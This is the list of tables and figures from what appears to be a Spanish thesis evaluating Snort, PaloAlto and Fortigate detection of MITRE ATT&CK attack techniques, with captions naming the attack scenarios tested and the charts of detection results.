| Tabla 5-47 T1199 Trusted Relationship Control de Aplicaciones PaloAlto       | 100 |
| Tabla 5-48 T1204.001 Ejecución de usuario mediante enlace malicioso PaloAlto | 101 |
| Tabla 5-49 T1047 Gestión de instrumentación de Windows PaloAlto              | 101 |
| Tabla 5-50 T1203 Explotación para ejecución de cliente PaloAlto              | 102 |
| Tabla 5-51 T1569.002 Servicios del sistema, Ejecución de servicio PaloAlto   | 102 |
| Tabla 5-52 T1176 Browser Extensions PaloAlto                                 | 103 |
| Tabla 5-53 T1197 Tareas BITS Snort                                           | 103 |
| Tabla 5-54 T1197 Tareas BITS PaloAlto                                        | 104 |
| Tabla 5-55 T1542.005 Arranque por TFTP Snort                                 | 104 |
| Tabla 5-56 T1542.005 Arranque por TFTP PaloAlto                              | 104 |
| Tabla 5-57 T1505.001 Server Software Component 1 PaloAlto                    | 105 |
| Tabla 5-58 T1505.003 Server Software Component 2 PaloAlto                    | 105 |
| Tabla 5-59 T1053.002 Tarea Programada Snort                                  | 105 |
| Tabla 5-60 T1053 Tarea Programada PaloAlto                                   | 106 |
| Tabla 5-61 T1543 Crear o modificar proceso del sistema Snort                 | 106 |
| Tabla 5-62 T1543 Crear o modificar proceso del sistema PaloAlto              | 106 |
| Tabla 5-63 T1070.005 Eliminación de indicador de conexión PaloAlto           | 106 |
| Tabla 5-64 T1112 Modificación de registros PaloAlto                          | 107 |
| Tabla 5-65 T1207 Controlador de dominio fraudulento PaloAlto                 | 107 |
| Tabla 5-66 T1218.010 Ejecución de COM scriptlet remoto PaloAlto              | 107 |
| Tabla 5-67 T1221 Inyección de plantillas Snort                               | 107 |
| Tabla 5-68 T1221 Inyección de plantillas PaloAlto                            | 108 |
| Tabla 5-69 T1599 Salto de VLAN Snort                                         | 108 |
| Tabla 5-70 NAT Traversal Snort                                               | 109 |
| Tabla 5-71 T1599 Salto de VLAN PaloAlto                                      | 109 |
| Tabla 5-72 T1599.001 NAT Traversal PaloAlto                                  | 109 |
| Tabla 5-73 T1612 Construir imagen en Host Snort                              | 109 |
| Tabla 5-74 T1612 Construir imagen en Host PaloAlto                           | 109 |
| Tabla 5-75 T1612 Construir imagen en Host PaloAlto                           | 110 |
| Tabla 5-76 T1612 Construir imagen en Host Control de Aplicaciones PaloAlto   | 110 |
| Tabla 5-77 T1110.001 Hydra Fuerza Bruta PaloAlto                             | 111 |
| Tabla 5-78 T1110.001 FTP CIC PaloAlto                                        | 111 |
| Tabla 5-79 T1110.001 SSH CIC PaloAlto                                        | 111 |
| Tabla 5-80 T1110.001 SSH CIC Control de Aplicaciones PaloAlto                | 111 |
| Tabla 5-81 T1040 Falsa autenticación PaloAlto                                | 112 |
| Tabla 5-82 T1040 Chop Chop PaloAlto                                          | 112 |
| Tabla 5-83 T1040 Fragmentación PaloAlto                                      | 112 |
| Tabla 5-84 T1040 Inundación MAC PaloAlto                                     | 112 |

|                                                                                           |     |
|-------------------------------------------------------------------------------------------|-----|
| Tabla 5-85 T1557 Envenenamiento ARP 1 Snort                                               | 112 |
| Tabla 5-86 T1557 Envenenamiento ARP 2 Snort                                               | 112 |
| Tabla 5-87 T1557 ARP Spoof Snort                                                          | 113 |
| Tabla 5-88 T1557 Agujero 196 Snort                                                        | 113 |
| Tabla 5-89 T1557 DHCP Spoofing Snort                                                      | 113 |
| Tabla 5-90 T1557 Redirección Snort                                                        | 113 |
| Tabla 5-91 T1557 Puente Raíz Snort                                                        | 113 |
| Tabla 5-92 T1557 Puente Raíz PaloAlto                                                     | 113 |
| Tabla 5-93 T1557 Redirección PaloAlto                                                     | 114 |
| Tabla 5-94 T1557 Envenenamiento ARP 1 PaloAlto                                            | 114 |
| Tabla 5-95 T1557 Envenenamiento ARP 2 PaloAlto                                            | 114 |
| Tabla 5-96 T1557 ARP Spoof PaloAlto                                                       | 114 |
| Tabla 5-97 T1557 Agujero 196 PaloAlto                                                     | 114 |
| Tabla 5-98 T1557 DHCP Spoofing PaloAlto                                                   | 114 |
| Tabla 5-99 T1187 Autenticación Forzada 1 Snort                                            | 114 |
| Tabla 5-100 T1187 Autenticación Forzada 2 Snort                                           | 114 |
| Tabla 5-101 T1187 Autenticación Forzada 1 PaloAlto                                        | 114 |
| Tabla 5-102 T1187 Autenticación Forzada 2 PaloAlto                                        | 115 |
| Tabla 5-103 T1003 Volcado de credenciales de S.O PaloAlto                                 | 115 |
| Tabla 5-104 T1046 Detección de servicios 1 PaloAlto                                       | 115 |
| Tabla 5-105 T1046 Detección de servicios 2 PaloAlto                                       | 116 |
| Tabla 5-106 T1046 Detección de servicios CIC PaloAlto                                     | 116 |
| Tabla 5-107 T1018 Descubrimiento de sistema remoto PaloAlto                               | 116 |
| Tabla 5-108 T1615 Descubrimiento de políticas de grupo Snort                              | 116 |
| Tabla 5-109 T1615 Descubrimiento de políticas de grupo PaloAlto                           | 117 |
| Tabla 5-110 T1033 Propietario del sistema PaloAlto                                        | 117 |
| Tabla 5-111 T1482 Descubrimiento de dominios de confianza PaloAlto                        | 117 |
| Tabla 5-112 T1087.002 Descubrimiento de cuentas de dominio Snort                          | 117 |
| Tabla 5-113 T1087.002 Descubrimiento de cuentas de dominio PaloAlto                       | 117 |
| Tabla 5-114 T1021.004 Servicios Remotos SSH PaloAlto                                      | 118 |
| Tabla 5-115 T1210 Eternal Blue PaloAlto                                                   | 118 |
| Tabla 5-116 T1210 Ataque Web PaloAlto                                                     | 119 |
| Tabla 5-117 T1210 Ejecución de código remoto PaloAlto                                     | 119 |
| Tabla 5-118 T1563 Secuestro de Sesión RDP Snort                                           | 119 |
| Tabla 5-119 T1563.002 Secuestro de sesión RDP PaloAlto                                    | 120 |
| Tabla 5-120 T1670 Transferencia de herramientas laterales Snort                           | 120 |
| Tabla 5-121 T1570 Transferencia de herramientas laterales PaloAlto                        | 120 |
| Tabla 5-122 T1534 Spearphishing Interno PaloAlto                                          | 121 |
| Tabla 5-123 T1602 Datos de Repositorios de Configuración PaloAlto                         | 121 |
| Tabla 5-124 T1602 Datos de Repositorios de Configuración Control de Aplicaciones PaloAlto | 121 |

|                                                                                             |     |
|---------------------------------------------------------------------------------------------|-----|
| Tabla 5-125 T1213 Datos de Repositorios de información PaloAlto                             | 121 |
| Tabla 5-126 T1039 Datos de la unidad compartida de red PaloAlto                             | 122 |
| Tabla 5-127 T1114 Colección de emails PaloAlto                                              | 122 |
| Tabla 5-128 T1071.005 Protocolo de Capa de Aplicación vía DNS PaloAlto                      | 122 |
| Tabla 5-129 T1071.005 Protocolo de capa de Aplicación vía DNS Control Aplicaciones PaloAlto | 123 |
| Tabla 5-130 T1104 Canales Multietapa PaloAlto                                               | 123 |
| Tabla 5-131 T1008 Canales de reserva PaloAlto                                               | 123 |
| Tabla 5-132 T1102 Servicios Web PaloAlto                                                    | 124 |
| Tabla 5-133 T1090.001 Proxy Interno PaloAlto                                                | 124 |
| Tabla 5-134 T1001.002 Ofuscación de datos mediante esteganografía PaloAlto                  | 124 |
| Tabla 5-135 T1001.003 Ofuscación de datos mediante falsificación de un protocolo PaloAlto   | 124 |
| Tabla 5-136 T1105 Transferencia de herramientas de ingreso Snort                            | 125 |
| Tabla 5-137 T1105 Transferencia de herramientas de ingreso PaloAlto                         | 125 |
| Tabla 5-138 T1105 Transferencia de herramientas de ingreso PaloAlto                         | 126 |
| Tabla 5-139 T1132.001 Codificación de datos Estándar Snort                                  | 126 |
| Tabla 5-140 T1132.001 Codificación de datos Estándar PaloAlto                               | 126 |
| Tabla 5-141 T1219 Software de acceso remoto Snort                                           | 126 |
| Tabla 5-142 T1219 Software de acceso remoto PaloAlto                                        | 127 |
| Tabla 5-143 T1219 Software de acceso remoto Control de Aplicaciones PaloAlto                | 127 |
| Tabla 5-144 T1568 Fast Flux DNS Snort                                                       | 127 |
| Tabla 5-145 T1568.001 Fast Flux DNS PaloAlto                                                | 127 |
| Tabla 5-146 T1565 Esconder infraestructura Snort                                            | 128 |
| Tabla 5-147 T1565 Esconder infraestructura PaloAlto                                         | 128 |
| Tabla 5-148 T1572 Tunnelización de protocolo Snort                                          | 128 |
| Tabla 5-149 T1572 Tunnelización de protocolo PaloAlto                                       | 128 |
| Tabla 5-150 T1573.002 Canal Encriptado mediante criptografía asimétrica Snort               | 129 |
| Tabla 5-151 T1573.002 Canal Encriptado mediante criptografía asimétrica PaloAlto            | 129 |
| Tabla 5-152 T1571 Puerto No Estándar PaloAlto                                               | 129 |
| Tabla 5-153 T1205.001 Señalización de tráfico. Golpeo de puerto PaloAlto                    | 129 |
| Tabla 5-154 T1090 Protocolo de capa que no sea Aplicación PaloAlto                          | 129 |
| Tabla 5-155 T1048.003 Exfiltración sobre ICMP PaloAlto                                      | 130 |
| Tabla 5-156 T1048.003 Exfiltración sobre FTP PaloAlto                                       | 130 |
| Tabla 5-157 T1048.003 Exfiltración sobre ICMP Control Aplicaciones PaloAlto                 | 130 |
| Tabla 5-158 T1048.003 Exfiltración sobre FTP Control Aplicaciones PaloAlto                  | 130 |
| Tabla 5-159 T1011.001 Exfiltración sobre Bluetooth PaloAlto                                 | 131 |
| Tabla 5-160 T1020.001 Exfiltración automatizada mediante duplicación de tráfico PaloAlto    | 131 |
| Tabla 5-161 T1029 Transferencia programada PaloAlto                                         | 131 |
| Tabla 5-162 T1030 Transferencia de datos con límite de tamaño Snort                         | 132 |
| Tabla 5-163 T1030 Transferencia de datos con límite de tamaño PaloAlto                      | 132 |
| Tabla 5-164 T1537 Transferir datos a una cuenta en la nube Snort                            | 132 |

|                                                                                     |     |
|-------------------------------------------------------------------------------------|-----|
| Tabla 5-165 T1537 Transferir datos a una cuenta en la nube PaloAlto                 | 132 |
| Tabla 5-166 T1041 Exfiltración por canal C2 PaloAlto                                | 132 |
| Tabla 5-167 T1567.002 Exfiltración de datos a un almacenamiento en la nube Snort    | 132 |
| Tabla 5-168 T1567.002 Exfiltración de datos a un almacenamiento en la nube PaloAlto | 133 |
| Tabla 5-169 T1565.001 Manipulación de datos Snort                                   | 133 |
| Tabla 5-170 T1565.001 Manipulación de datos PaloAlto                                | 133 |
| Tabla 5-171 T1499.001 Inundación de agotamiento del S.O Snort                       | 134 |
| Tabla 5-172 T1499.001 Suplantación SYN Snort                                        | 134 |
| Tabla 5-173 T1499.001 LAND Snort                                                    | 134 |
| Tabla 5-174 T1499.002 Reflexión SYN ACK Snort                                       | 134 |
| Tabla 5-175 T1499.002 Slowloris Snort                                               | 135 |
| Tabla 5-176 T1499.002 Slowhttpstest Snort                                           | 135 |
| Tabla 5-177 T1499.002 DHCP Flood Snort                                              | 135 |
| Tabla 5-178 T1499.002 Reseteo Snort                                                 | 135 |
| Tabla 5-179 T1499.003 GoldenEye Snort                                               | 136 |
| Tabla 5-180 T1499.003 Hulk Snort                                                    | 136 |
| Tabla 5-181 T1499.004 Suplantación MAC Snort                                        | 136 |
| Tabla 5-182 T1499.001 Inundación de agotamiento del S.O PaloAlto                    | 137 |
| Tabla 5-183 T1499.001 Suplantación SYN PaloAlto                                     | 137 |
| Tabla 5-184 T1499.001 LAND PaloAlto                                                 | 137 |
| Tabla 5-185 T1499.002 Reseteo PaloAlto                                              | 137 |
| Tabla 5-186 T1499.002 Inundación DHCP PaloAlto                                      | 137 |
| Tabla 5-187 T1499.002 Reflexión SYN ACK PaloAlto                                    | 137 |
| Tabla 5-188 T1499.002 SlowHttpTest PaloAlto                                         | 137 |
| Tabla 5-189 T1499.002 Slowloris PaloAlto                                            | 138 |
| Tabla 5-190 T1499.003 Hulk PaloAlto                                                 | 138 |
| Tabla 5-191 T1499.003 GoldenEye PaloAlto                                            | 138 |
| Tabla 5-192 T1499.004 Falsificación MAC PaloAlto                                    | 138 |
| Tabla 5-193 T1498.001 Inundación TCP CIC Snort                                      | 139 |
| Tabla 5-194 T1498.001 Inundación HTTP CIC Snort                                     | 139 |
| Tabla 5-195 T1498.001 Inundación UDP 1 Snort                                        | 139 |
| Tabla 5-196 T1498.001 Inundación UDP 2 Snort                                        | 139 |
| Tabla 5-197 T1498.001 Inundación UDP CIC Snort                                      | 140 |
| Tabla 5-198 T1498.002 Amplificación DNS Snort                                       | 140 |
| Tabla 5-199 T1498.002 Denegación de servicio en red Fraggles Snort                  | 140 |
| Tabla 5-200 T1498.002 Denegación de servicio en red Smurf Snort                     | 140 |
| Tabla 5-201 T1498.001 Inundación de tabla MAC PaloAlto                              | 140 |
| Tabla 5-202 T1498.001 Inundación UDP 1 CIC PaloAlto                                 | 140 |
| Tabla 5-203 T1498.001 Inundación UDP 2 CIC PaloAlto                                 | 140 |
| Tabla 5-204 T1498.001 Inundación HTTP CIC PaloAlto                                  | 141 |

|                                                                        |     |
|------------------------------------------------------------------------|-----|
| Tabla 5-205 T1498.001 Inundación TCP CIC PaloAlto                      | 141 |
| Tabla 5-206 T1498.001 Inundación UDP PaloAlto                          | 141 |
| Tabla 5-207 T1498.001 Inundación UDP 2 PaloAlto                        | 141 |
| Tabla 5-208 T1498.002 Amplificación DNS PaloAlto                       | 141 |
| Tabla 5-209 T1498.002 Amplificación DNS Control Aplicaciones PaloAlto  | 142 |
| Tabla 5-210 T1498.002 Denegación de servicio en red Fraggie PaloAlto   | 142 |
| Tabla 5-211 T1498.002 Denegación de servicio en red Smurf PaloAlto     | 142 |
| Tabla 5-212 T1496 Secuestro de recursos mediante criptominado PaloAlto | 142 |
| Tabla 5-213 T1491.002 Desfiguración interna Snort                      | 142 |
| Tabla 5-214 T1491.001 Desfiguración interna PaloAlto                   | 143 |
| Tabla 6-1 Resumen de Criterios                                         | 151 |
| Tabla 6-2 Alertas Totales por RuleSet y Táctica                        | 155 |
| Tabla 6-3 TP Totales por Táctica y RuleSet                             | 156 |
| Tabla 6-4 Alertas promedio por ataque por Táctica y RuleSet            | 157 |
| Tabla 6-5 Efectividad de las alertas por Táctica y RuleSet             | 158 |
| Tabla 6-6 Rendimiento Promedio Eficaz Ataques                          | 179 |
| Tabla 6-7 Número de Alertas PaloAlto según severidad                   | 181 |
| Tabla 6-8 Alertas totales y TP totales PaloAlto                        | 182 |
| Tabla 6-9 Alertas promedio por Táctica PaloAlto                        | 183 |
| Tabla 6-10 Efectividad de Alertas por Táctica PaloAlto                 | 184 |
| Tabla 6-11 Rendimiento Promedio Eficaz PaloAlto                        | 193 |
| Tabla 6-12 Comparación de Detecciones Snort vs PaloAlto                | 203 |
| Tabla 6-13 Comparación de Detecciones Fortigate vs PaloAlto            | 204 |
| Tabla C-1 Número de PCAPS implementados por trabajo                    | 215 |



# ÍNDICE DE FIGURAS

|                                                                  |    |
|------------------------------------------------------------------|----|
| Figura 2-1 APP-ID [6]                                            | 11 |
| Figura 2-2 Content-ID [6]                                        | 11 |
| Figura 3-1 Esquema de la metodología                             | 18 |
| Figura 3-2 Configuración fichero snort.lua                       | 20 |
| Figura 3-3 Configuración fichero snort.conf                      | 21 |
| Figura 4-1 Escenario Phishing for Information                    | 35 |
| Figura 4-2 SeToolKit Phishing for Information                    | 35 |
| Figura 4-3 SeToolKit Phishing for Information                    | 36 |
| Figura 4-4 SeToolKit Phishing for Information                    | 36 |
| Figura 4-5 Página web Phishing for Information                   | 36 |
| Figura 4-6 Página web Phishing for Information                   | 37 |
| Figura 4-7 Robo de datos Phishing for Information                | 37 |
| Figura 4-8 Escenario Hardware Additions                          | 38 |
| Figura 4-9 Comandos acceso a equipos por SSH Hardware Additions  | 38 |
| Figura 4-10 Comandos acceso a equipos por SSH Hardware Additions | 39 |
| Figura 4-11 Escenario Phishing                                   | 40 |
| Figura 4-12 Correo Electrónico Phishing                          | 41 |
| Figura 4-13 Acceso a víctima Phishing                            | 41 |
| Figura 4-14 Escenario Content Injection                          | 42 |
| Figura 4-15 DHCPStarv Content Injection                          | 42 |
| Figura 4-16 Redirección DNS Content Injection                    | 42 |
| Figura 4-17 Acceso Content Injection                             | 43 |
| Figura 4-18 Escenario BITS Jobs                                  | 44 |
| Figura 4-19 Shell BITS Jobs                                      | 44 |
| Figura 4-20 Creación BITS Jobs                                   | 44 |
| Figura 4-21 Configuración 1 BITS Jobs                            | 44 |
| Figura 4-22 Configuración 2 BITS Jobs                            | 45 |
| Figura 4-23 Configuración 3 BITS Jobs                            | 45 |
| Figura 4-24 Persistencia BITS Jobs                               | 45 |
| Figura 4-25 Escenario TFTP Boot                                  | 46 |
| Figura 4-26 Configuración Iventoy TFTP Boot                      | 46 |
| Figura 4-27 Arranque por red TFTP Boot                           | 46 |
| Figura 4-28 Conexión SSH Pre-OS Boot                             | 47 |
| Figura 4-29 Escenario Scheduled Task/Job                         | 48 |
| Figura 4-30 Creación Agente Scheduled Task/Job                   | 48 |
| Figura 4-31 Agente Caldera Scheduled Task/Job                    | 49 |
| Figura 4-32 Operations Scheduled Task/Job                        | 49 |



|                                                                          |    |
|--------------------------------------------------------------------------|----|
| Figura 4-33 Tarea realizada Scheduled Task/Job                           | 49 |
| Figura 4-34 Salida de la operación Scheduled Task/Job                    | 49 |
| Figura 4-35 Escenario Create or Modify System Process                    | 50 |
| Figura 4-36 Creación servicio Create or Modify System Process            | 51 |
| Figura 4-37 Escenario Template Injection                                 | 51 |
| Figura 4-38 Modificación Target .docx Template Injection                 | 52 |
| Figura 4-39 Código macros Template Injection                             | 52 |
| Figura 4-40 Acceso Template Injection                                    | 52 |
| Figura 4-41 Escenario Network Boundary Bridging                          | 53 |
| Figura 4-42 Ip Forward Network Boundary Bridging                         | 53 |
| Figura 4-43 Configuración iptables 1 Network Boundary Bridging           | 54 |
| Figura 4-44 Configuración iptables 2 Network Boundary Bridging           | 54 |
| Figura 4-45 Configuración iptables atacante 1 Network Boundary Bridging  | 54 |
| Figura 4-46 Configuración iptables atacante 2 Network Boundary Bridging  | 55 |
| Figura 4-47 Acceso Network Boundary Bridging                             | 55 |
| Figura 4-48 Escenario Build Image on Host                                | 56 |
| Figura 4-49 Dockerfile Build Image on Host                               | 56 |
| Figura 4-50 Construcción Docker Build Image on Host                      | 56 |
| Figura 4-51 Configuración Build Image on Host                            | 56 |
| Figura 4-52 Puesta en marcha Build Image On Host                         | 57 |
| Figura 4-53 Escenario Forced Authentication                              | 58 |
| Figura 4-54 Hashes Forced Authentication                                 | 58 |
| Figura 4-55 HashCat Forced Authentication                                | 58 |
| Figura 4-56 Contraseña Forced Authentication                             | 58 |
| Figura 4-57 Escenario Group Policy Discovery                             | 59 |
| Figura 4-58 Windows Server Group Policy Discovery                        | 59 |
| Figura 4-59 Consulta Group Policy Discovery                              | 60 |
| Figura 4-60 Escenario Account Discovery                                  | 60 |
| Figura 4-61 Creación Agente Account Discovery                            | 61 |
| Figura 4-62 Agente Caldera Account Discovery                             | 61 |
| Figura 4-63 Operaciones Account Discovery                                | 61 |
| Figura 4-64 Output operación 1 Account Discovery                         | 62 |
| Figura 4-65 Output operación 2 Account Discovery                         | 62 |
| Figura 4-66 Escenario Remote Service Session Hijacking                   | 63 |
| Figura 4-67 Windows Server Remote Service Session Hijacking              | 64 |
| Figura 4-68 Usuarios Windows Server Remote Service Session Hijacking     | 65 |
| Figura 4-69 Usuario 1 Remote Service Session Hijacking                   | 65 |
| Figura 4-70 Sesiones de usuario Remote Service Session Hijacking         | 65 |
| Figura 4-71 Creación servicio red tscon Remote Service Session Hijacking | 65 |
| Figura 4-72 Ejecución servicio red Remote Service Session Hijacking      | 65 |

|                                                                     |    |
|---------------------------------------------------------------------|----|
| Figura 4-73 Usuario 2 Remote Service Session Hijacking              | 65 |
| Figura 4-74 Escenario Lateral Tool Transfer                         | 66 |
| Figura 4-75 Montaje Lateral Tool Transfer                           | 66 |
| Figura 4-76 Subida fichero payload a servidor Lateral Tool Transfer | 66 |
| Figura 4-77 Acceso Lateral Tool Transfer                            | 67 |
| Figura 4-78 Escenario Ingress Tool Transfer                         | 67 |
| Figura 4-79 Servicio FTP Ingress Tool Transfer                      | 68 |
| Figura 4-80 Transferencia 1 Ingress Tool Transfer                   | 68 |
| Figura 4-81 Transferencia 2 Ingress Tool Transfer                   | 68 |
| Figura 4-82 Transferencia 3 Ingress Tool Transfer                   | 69 |
| Figura 4-83 Escenario Data Encoding                                 | 70 |
| Figura 4-84 Conexión Equipo Víctima Data Encoding                   | 70 |
| Figura 4-85 Servidor HTTP Data Encoding                             | 70 |
| Figura 4-86 Solicitudes Servidor HTTP Data Encoding                 | 70 |
| Figura 4-87 Base64 Data Encoding                                    | 70 |
| Figura 4-88 Escenario Remote Access Software                        | 71 |
| Figura 4-89 Conexión Remote Access Software                         | 71 |
| Figura 4-90 Escritorio Víctima Remote Access Software               | 72 |
| Figura 4-91 Escenario Ideal Dynamic Resolution                      | 73 |
| Figura 4-92 Escenario real Dynamic Resolution                       | 73 |
| Figura 4-93 Interfaces Dynamic Resolution                           | 74 |
| Figura 4-94 Redirección Dynamic Resolution                          | 74 |
| Figura 4-95 Configuración DNS 1 Dynamic Resolution                  | 74 |
| Figura 4-96 Configuración DNS 2 Dynamic Resolution                  | 75 |
| Figura 4-97 MSFVenom Dominio Dynamic Resolution                     | 75 |
| Figura 4-98 Conexión Dynamic Resolution                             | 75 |
| Figura 4-99 Cambio de direcciones Dynamic Resolution                | 76 |
| Figura 4-100 Escenario Hide Infrastructure                          | 76 |
| Figura 4-101 Creación payload Hide Infrastructure                   | 76 |
| Figura 4-102 Configuración Metasploit Hide Infrastructure           | 77 |
| Figura 4-103 Proxy Hide Infrastructure                              | 77 |
| Figura 4-104 Reenvío Hide Infrastructure                            | 77 |
| Figura 4-105 Escenario Protocol Tunneling                           | 78 |
| Figura 4-106 Conexión previa Protocol Tunneling                     | 78 |
| Figura 4-107 Servidor SSH Protocol Tunneling                        | 78 |
| Figura 4-108 Conexión mediante SSH Protocol Tunneling               | 79 |
| Figura 4-109 Escenario Encrypted Channel                            | 79 |
| Figura 4-110 Certificado SSL Encrypted Channel                      | 80 |
| Figura 4-111 Servidor escuchando Encrypted Channel                  | 80 |
| Figura 4-112 Comando víctima Encrypted Channel                      | 80 |

|                                                                                   |     |
|-----------------------------------------------------------------------------------|-----|
| Figura 4-113 Conexión encriptada Encrypted Channel                                | 80  |
| Figura 4-114 Escenario Data Transfer Size Limit                                   | 81  |
| Figura 4-115 Servidor FTP Data Transfer Size Limit                                | 81  |
| Figura 4-116 Archivo a exfiltrar Data Transfer Size Limit                         | 82  |
| Figura 4-117 Archivo Limite Tamaño Data Transfer Size Limit                       | 82  |
| Figura 4-118 Script envío Data Transfer Size Limit                                | 82  |
| Figura 4-119 Envío Data Transfer Size Limit                                       | 83  |
| Figura 4-120 Reconstrucción Data Transfer Size Limit                              | 83  |
| Figura 4-121 Compartir archivos Transfer Data to Cloud Account                    | 84  |
| Figura 4-122 Escenario Defacement                                                 | 85  |
| Figura 4-123 Subir imagen Defacement                                              | 85  |
| Figura 4-124 Comandos Fondo de pantalla Defacement                                | 85  |
| Figura 4-125 Comandos Fondo de pantalla Defacement                                | 85  |
| Figura 4-126 Comandos Fondo de pantalla Defacement                                | 85  |
| Figura 6-1 Número de reglas RuleSets                                              | 152 |
| Figura 6-2 Porcentaje de Técnicas/Ataques con alerta TP para RS1                  | 153 |
| Figura 6-3 Porcentaje de Técnicas/Ataques con alerta TP para RS2                  | 153 |
| Figura 6-4 Porcentaje de Técnicas/Ataques con alerta TP para RS3                  | 153 |
| Figura 6-5 Porcentaje de Técnicas/Ataques con alerta TP para RS4                  | 153 |
| Figura 6-6 Porcentaje de técnicas con alerta TP por RuleSet                       | 154 |
| Figura 6-7 Porcentaje de ataques con alerta TP por RuleSet                        | 154 |
| Figura 6-8 Efectividad Alertas por RuleSet                                        | 159 |
| Figura 6-9 Porcentaje de FP por RuleSet                                           | 159 |
| Figura 6-10 Porcentaje de FP Automático VS Manual por RuleSet                     | 160 |
| Figura 6-11 Porcentaje de FP Automático vs Manual por Táctica – RS1               | 160 |
| Figura 6-12 Porcentaje de FP Automático vs Manual por Táctica – RS2               | 161 |
| Figura 6-13 Porcentaje de FP Automático vs Manual por Táctica – RS3               | 161 |
| Figura 6-14 Porcentaje de FP Automático vs Manual por Táctica – RS4               | 162 |
| Figura 6-15 Porcentaje Detección Flujos TP (Manual) por RuleSet                   | 163 |
| Figura 6-16 Porcentaje Detección Mensajes TP (Manual) por RuleSet                 | 163 |
| Figura 6-17 Porcentaje Detección Instancias TP (Manual) por RuleSet               | 164 |
| Figura 6-18 Porcentaje Detección Promedio Flujos TP (Manual) por Tácticas RS1     | 165 |
| Figura 6-19 Porcentaje Detección Promedio Mensajes TP (Manual) por Tácticas RS1   | 165 |
| Figura 6-20 Porcentaje Detección Promedio Instancias TP (Manual) por Tácticas RS1 | 166 |
| Figura 6-21 Porcentaje Detección Promedio Flujos TP (Manual) por Tácticas RS2     | 166 |
| Figura 6-22 Porcentaje Detección Promedio Mensajes TP (Manual) por Tácticas RS2   | 167 |
| Figura 6-23 Porcentaje Detección Promedio Instancias TP (Manual) por Tácticas RS2 | 167 |
| Figura 6-24 Porcentaje Detección Promedio Flujos TP (Manual) por Tácticas RS3     | 167 |
| Figura 6-25 Porcentaje Detección Promedio Mensajes TP (Manual) por Tácticas RS3   | 168 |
| Figura 6-26 Porcentaje Detección Promedio Instancias TP (Manual) por Tácticas RS3 | 168 |

|                                                                                                 |     |
|-------------------------------------------------------------------------------------------------|-----|
| Figura 6-27 Porcentaje Detección Promedio Flujos TP (Manual) por Tácticas RS4                   | 169 |
| Figura 6-28 Porcentaje Detección Promedio Mensajes TP (Manual) por Tácticas RS4                 | 169 |
| Figura 6-29 Porcentaje Detección Promedio Instancias TP (Manual) por Tácticas RS4               | 170 |
| Figura 6-30 Histograma de Porcentaje Detección Promedio Flujos de Técnicas RS1                  | 171 |
| Figura 6-31 Histograma de Porcentaje Detección Promedio Mensajes de Técnicas RS1                | 171 |
| Figura 6-32 Histograma de Porcentaje Detección Promedio Instancias de Técnicas RS1              | 171 |
| Figura 6-33 Histograma de Porcentaje Detección Promedio Flujos de Técnicas RS2                  | 172 |
| Figura 6-34 Histograma de Porcentaje Detección Promedio Mensajes de Técnicas RS2                | 172 |
| Figura 6-35 Histograma de Porcentaje Detección Promedio Instancias de Técnicas RS2              | 172 |
| Figura 6-36 Histograma de Porcentaje Detección Promedio Flujos de Técnicas RS3                  | 173 |
| Figura 6-37 Histograma de Porcentaje Detección Promedio Mensajes de Técnicas RS3                | 173 |
| Figura 6-38 Histograma de Porcentaje Detección Promedio Instancias de Técnicas RS3              | 173 |
| Figura 6-39 Histograma de Porcentaje Detección Promedio Flujos de Técnicas RS4                  | 174 |
| Figura 6-40 Histograma de Porcentaje Detección Promedio Mensajes de Técnicas RS4                | 174 |
| Figura 6-41 Histograma de Porcentaje Detección Promedio Instancias de Técnicas RS4              | 174 |
| Figura 6-42 Porcentaje Detecciones Eficaces por RuleSet                                         | 175 |
| Figura 6-43 Promedio de Detección Eficaz de Ataques por Protocolo RS1                           | 176 |
| Figura 6-44 Promedio de Detección Eficaz de Ataques por Protocolo RS2                           | 176 |
| Figura 6-45 Promedio de Detección Eficaz de Ataques por Protocolo RS3                           | 177 |
| Figura 6-46 Promedio de Detección Eficaz de Ataques por Protocolo RS4                           | 177 |
| Figura 6-47 Detección Eficaz por RuleSets LV1                                                   | 178 |
| Figura 6-48 Detección Eficaz por RuleSets LV2                                                   | 178 |
| Figura 6-49 Rendimiento Promedio Eficaz Ataques                                                 | 179 |
| Figura 6-50 Versión de PaloAlto                                                                 | 180 |
| Figura 6-51 Número de Alertas Motor IPS                                                         | 180 |
| Figura 6-52 Firmas de Motor de Aplicaciones                                                     | 181 |
| Figura 6-53 Densidad de Alertas PaloAlto                                                        | 184 |
| Figura 6-54 Efectividad de Alertas PaloAlto                                                     | 184 |
| Figura 6-55 FP Automático vs Manual Total PaloAlto                                              | 185 |
| Figura 6-56 FP Automático vs Manual por Táctica PaloAlto                                        | 186 |
| Figura 6-57 FP Automático VS Manual PaloAlto Control de Aplicaciones                            | 186 |
| Figura 6-58 FP Manual IPS vs Manual Control Aplicaciones PaloAlto                               | 187 |
| Figura 6-59 Porcentaje Detección Promedio de Flujos Detectados PaloAlto                         | 187 |
| Figura 6-60 Porcentaje Detección Total/Promedio Flujos por Táctica PaloAlto                     | 188 |
| Figura 6-61 Histograma Porcentaje Detección Promedio de Flujos por Técnica PaloAlto             | 188 |
| Figura 6-62 Porcentaje Detección Eficaz Flujos/Ataques PaloAlto                                 | 189 |
| Figura 6-63 Porcentaje Promedio Detección Eficaz Flujos/Ataques por Táctica PaloAlto            | 189 |
| Figura 6-64 Porcentaje Promedio Detección Eficaz Flujos/Ataques por Contexto de Ataque PaloAlto | 190 |
| Figura 6-65 Porcentaje Promedio Detección Eficaz Ataques LV1 y LV2 por Táctica PaloAlto         | 190 |
| Figura 6-66 Porcentaje Promedio Detección Flujos TP por Protocolo PaloAlto                      | 191 |

|                                                                                                     |     |
|-----------------------------------------------------------------------------------------------------|-----|
| Figura 6-67 Porcentaje Promedio Flujos TP Detectados LV1 IPS y APP-CTRL PaloAlto                    | 191 |
| Figura 6-68 Porcentaje Promedio Flujos TP Detectados LV2 IPS y APP-CTRL PaloAlto                    | 192 |
| Figura 6-69 Porcentaje Promedio Detección Eficaz Flujos/Ataques por Contexto de Ataque PaloAlto     | 192 |
| Figura 6-70 Porcentaje Tácticas Implementadas (Técnica)                                             | 194 |
| Figura 6-71 Porcentaje Tácticas Implementadas (Subtécnicas)                                         | 194 |
| Figura 6-72 Porcentaje Tácticas Implementadas (Ataques)                                             | 195 |
| Figura 6-73 Tácticas, Técnicas y Subtécnicas Detectables por Red Implementadas                      | 196 |
| Figura 6-74 Categorización de Ataques LV1 vs LV2                                                    | 196 |
| Figura 6-75 Comparación de reglas únicas según IDS                                                  | 197 |
